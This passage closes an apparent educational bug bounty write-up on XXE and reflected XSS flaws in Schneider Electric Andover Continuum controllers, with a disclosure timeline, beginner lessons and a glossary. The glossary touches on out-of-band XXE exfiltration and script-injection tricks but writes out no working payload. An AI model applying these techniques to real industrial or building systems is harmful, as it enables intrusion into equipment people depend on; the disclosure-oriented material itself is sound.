- 14 Jan 2020: The Schneider Electric security team confirmed receiving the 1st XSS report.
- 15 Jan 2020: The 2nd XSS vulnerability reported to the Schneider Electric security team.
- 17 Jan 2020: The Schneider Electric security team confirmed receiving the 2nd XSS report.
- 10 Mar 2020: The Schneider Electric security team released a security notification for the Andover Continuum line of controllers and issued three CVE identifiers: CVE-2020-7480, CVE-2020-7481 and CVE-2020-7482.
What this teaches a beginner
Three lessons stand out. First, a login page is not a boundary: the pages and services that sit around it may be reachable without logging in, and those are worth checking. Second, features that accept structured data, such as XML, can be made to fetch things if the parser is allowed to resolve external references. Third, any page that echoes something from the URL back into the page needs to neutralise it, or a crafted link becomes a way to run code in someone else's browser.
Glossary
- Authentication: the process of proving who you are, usually with a username and password.
- Pre-auth: reachable before authentication, that is, without logging in.
- Bug bounty program: a scheme where a company invites researchers to find and report weaknesses, often with a reward.
- Private program: a bug bounty program visible only to selected researchers.
- In-scope assets: the systems a program explicitly allows you to test.
- Responsible disclosure: reporting a weakness privately to the vendor and allowing time to act before publishing.
- CVE: a public catalogue identifier for a known vulnerability.
- CVSS: a standard scoring system for the severity of a vulnerability.
- CVSS vector: the compact string that records how a CVSS score was calculated.
- Vulnerability: a weakness in software that can be used to cause harm.
- Exploit: the act of using a vulnerability, or the request that does so.
- XML: a text format that labels pieces of data with tags so machines can interpret them.
- Tag: a label in XML or HTML, written between angle brackets, such as
<name>. - XML parser: the program that reads XML and interprets its tags and entities.
- Entity: a named shorthand inside XML that the parser replaces with text or with a reference to something external.
- Parameter entity: an entity used inside the document type declaration of an XML document.
- General entity: an entity used in the body of an XML document, such as
&exfil;. - DTD: Document Type Definition, a file describing the structure of an XML document and the entities it may use.
- DOCTYPE: the declaration at the start of an XML document that names its document type.
- XXE: XML External Entity Injection, a weakness where an attacker makes the parser fetch files or URLs of their choosing.
- Blind vulnerability: a weakness whose result does not appear directly in the response to the request.
- Out-of-band (OOB): a technique that confirms or exploits a weakness through a separate channel, such as a request to a server the attacker controls.
- Exfiltration: getting data out of a system without permission.
- Egress: network traffic going out from a system.
- Firewall: a filter that decides which network traffic is allowed through.
- TCP, UDP, ICMP: different protocols computers use to send messages over a network.
- Web service: a way for programs to talk to each other over the network, rather than for a person to click buttons.
- Method: a specific operation offered by a web service.
- SOAP: a standard way of packaging a request to a web service, written in XML.
- SOAPAction: a header that names the operation a SOAP request wants to run.
- Namespace: a naming space that keeps names unique, often written as a URL.
- HTTP: the language browsers and servers use to exchange requests and responses.
- Header: a labelled line of extra information sent with an HTTP request or response.
- User-Agent: a header saying which browser and operating system the client claims to be.
- Referer: a header saying which page a request came from.
- Content-Type: a header saying what kind of data the body contains.
- Content-Length: a header saying how long the body is in bytes.
- Host: a header naming the server being addressed.
- POST: an HTTP request that sends data to the server.
- GET: an HTTP request that asks for a resource, as when you open a link.
- Query string: the part of a URL after the
?, made of name and value pairs separated by&. - Parameter: a named value in a request, such as
vdorVD. - XSS: Cross-Site Scripting, a weakness where an attacker's script runs in another user's browser in the context of a site.
- Reflected XSS: XSS where the malicious input bounces straight back from the request into the response.
- Script: a small program that a browser runs as part of a page.
- Cookie: a small piece of data a site asks the browser to store and send back, often used to remember a login.
- Session: the period during which a site treats you as logged in.
- Context: the surroundings in which input lands, which decide whether it is treated as text, markup or code.
alert(): a browser function that shows a pop-up box, often used to prove that script is running.document.domain: a browser property holding the domain of the current page.- SVG: a type of image format written in markup, which can carry event handlers.
- Event handler: an attribute such as
onloadthat runs code when something happens. - SCADA: supervisory control and data acquisition, the family of systems that monitor and control industrial equipment.
- Controller: a small computer that sits next to real equipment and tells it what to do.
- Patch: a software update that fixes a problem.
- Mitigation: a safeguard that makes a weakness harder to use.
- Production environment: the live system people depend on, as opposed to a test copy.
- VPN: a private tunnel over a public network, used for secure remote access.
- EcoStruxure Building Operation: a newer Schneider Electric product line that customers are expected to move to.




